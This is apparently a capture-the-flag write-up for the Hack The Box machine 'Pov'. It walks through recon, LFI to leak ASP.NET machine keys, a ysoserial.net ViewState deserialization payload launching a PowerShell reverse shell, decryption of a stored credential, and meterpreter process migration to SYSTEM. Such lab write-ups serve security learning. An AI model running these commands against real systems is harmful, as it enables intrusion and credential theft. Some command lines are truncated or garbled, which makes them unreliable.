POV

Top 10 Hacking Skills For Hackers 2024 | Top 10 Hacking Techniques Every Hacker Should Know #hacking (youtube.com)

OUTLINE:
00:00:00 Top 10 Hacking Skills Every Hacker Should Know
00:00:30 Binary Exploitation
00:01:48 Fuzz Testing
00:02:58 Exploit Development
00:04:06 Post-Exploitation Techniques
00:05:19 Social Engineering
00:06:24 Reverse Engineering
00:07:40 Privilege Escalation
00:08:51 Buffer Overflow Exploitation
00:09:53 Network Protocol Analysis
00:10:51 Web Application Exploitation
00:12:00 Stay Curious, Stay Hungry


1. **nmap**

```
┌──(kali㉿kali)-[~/htb/pov]
└─$ sudo nmap -sS -sV -sC 10.10.11.251 -oA nmapPOV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 05:01 EDT
Nmap scan report for 10.10.11.251
Host is up (0.24s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: pov.htb
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.51 seconds
```

2. **ffuf**

```
┌──(kali㉿kali)-[~/htb/pov]
└─$ ffuf -c -w /usr/share/dirb/wordlists/subdomains-top1million-5000.txt -fs 12330 -t 100 -u http://pov.htb -H "Host: FUZZ.pov.htb"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pov.htb
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.pov.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 12330
________________________________________________

dev                     [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 816ms]
:: Progress: [4989/4989] :: Job [1/1] :: 259 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

3. **access website**



- Using burpsuite catch up the Download CV on website

- The website is built with ASP.NET and use the `ViewState` to store information. For this, XML data is serialized and base64 encoded and the backend refers a `cv.pdf` in the `file` parameter, this could be a point of entry for LFI
- https://learn.microsoft.com/en-us/troubleshoot/developer/webapps/aspnet/development/application-directory-configuration
- According to this, in all ASP.NET applications there must be a file called `web.config` in the root directory containing the application settings. Let's try to verify if the application is vulnerable to LFI by entering a reference to `/web.config` in the `file` parameter
- Once the request is forwarded, the file `web.config` is dumped and the LFI is verified. The file dump contains several keys


4. **user.txt**

- Issuing a search about "decryptionKey validation validationKey", returns this: https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter
- In the link it is explained how to create serialized payloads with `ysoserial.net`. This tool generates deserialization payloads for the `ViewState` property. The tool is available here: https://github.com/pwntester/ysoserial.net
- The tool can be downloaded as a `.exe` binary for Windows. There are several useful `ysoserial.net` payloads and examples here: https://swapneildash.medium.com/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817. After testing, the working payload to execute a powershell base64 reverse shell is the following

```
ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAM
--path="/portfolio/default.aspx" --apppath="/" --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16
```

- Copy the `ysoserial.net` output into the `ViewState` parameter and send with repeater

- Using net to connect to the victim



- I am in sfitz's shell but the flag is in alaading's Desktop

```
    Directory: C:\users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/26/2023   4:31 PM                .NET v4.5
d-----        10/26/2023   4:31 PM                .NET v4.5 Classic
d-----        10/26/2023   4:21 PM                Administrator
d-----        10/26/2023   4:57 PM                alaading
d-r---        10/26/2023   2:02 PM                Public
d-----        12/25/2023   2:24 PM                sfitz
```

- I found the credential for user `pov\alaading` but this password is neither hashed or clear text. It has been exported as secure XML with the `export-clixml` cmdlet, which uses the Windows Data Protection API (DPAPI)
- https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/export-clixml?view=powershell-7.4
- https://jeffhicks.substack.com/p/getting-the-message-in-powershell

```
PS C:\> type \users\sfitz\documents\connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc880000000002000
0000000106600000001000020000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e80000000020
00020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104
ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde
733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
PS C:\> cd users
PS C:\users> dir
```


- Import the XML as a PScredential object using the `import-clixml` cmdlet then we have the password stored as a PScredential object in the `$password` variable

```
PS C:\users\sfitz\Documents> $password=import-clixml connection.xml
PS C:\users\sfitz\Documents> echo $password

UserName                       Password
--------                       --------
alaading System.Security.SecureString
```

- It can be decrypted as plain text. Here is procedure to do so with the `getnetworkcredential()` method: https://www.sqlshack.com/how-to-secure-your-passwords-with-powershell/

```
PS C:\users\sfitz\Documents> echo $password.getnetworkcredential().password
f8gQ8fynP44ek1m3
PS C:\users\sfitz\Documents>
```

- Let's login as `pov\alaading` with runascs




- type `C:\Users\alaading\Desktop\user.txt`

5. **Privilege Escalation**

`Invoke-WebRequest -Uri "` `http://www.contoso.com` `" -OutFile "C:\path\file"` (Câu lệnh send file from local machine to victim machine)


- Check user pov\alaading privileges from a PS



- SeDebug*Privilege* permits user to debug any running process owned any other user, including processes owned by system. Also, it allows to perform process migration in meterpreter

https://jlajara.gitlab.io/process-migration

- Generate a meterpreter payload with `msfvenom` and transfer to the victim



- Use metasplioit and catch the shell

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.76:4444
[*] Sending stage (201798 bytes) to 10.10.11.251
[*] Meterpreter session 1 opened (10.10.14.76:4444 → 10.10.11.251:49688) at 2024-05-23 16:55:23 -0400
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeDebugPrivilege
SeIncreaseWorkingSetPrivilege
```

- Run `ps` command in meterpreter and find the PID of **winlogon.exe** process

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User          Path
 ---   ----  ----               ----  -------  ----          ----
 0     0     [System Process]
 4     0     System             x64   0
 68    552   dwm.exe            x64   1                      C:\Windows\System32\dwm.exe
 88    4     Registry           x64   0
 292   616   svchost.exe        x64   0                      C:\Windows\System32\svchost.exe
 300   4     smss.exe           x64   0
 324   616   svchost.exe        x64   0                      C:\Windows\System32\svchost.exe
 380   368   csrss.exe          x64   0
 484   368   wininit.exe        x64   0
 492   476   csrss.exe          x64   1
 552   476   winlogon.exe       x64   1                      C:\Windows\System32\winlogon.exe
 600   4680  powershell.exe     x64   0                      C:\Windows\System32\WindowsPowerShell\v1.0\powershell
                                                             .exe
```

- In my case the PID is 552 so we migrate to the PID of **winlogon.exe** and get the root access

```
meterpreter > migrate 552
[*] Migrating from 2008 to 552...
[*] Migration completed successfully.
meterpreter > shell
Process 4184 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

- Find out the root flag

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0899-6CAF

 Directory of C:\Users\Administrator\Desktop

01/15/2024  05:11 AM    <DIR>          .
01/15/2024  05:11 AM    <DIR>          ..
05/22/2024  09:01 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,065,182,208 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
fbf760ee30e7e2c0fe120e312f1496bc
```

- type `C:\Users\Administrator\Desktop>type root.txt`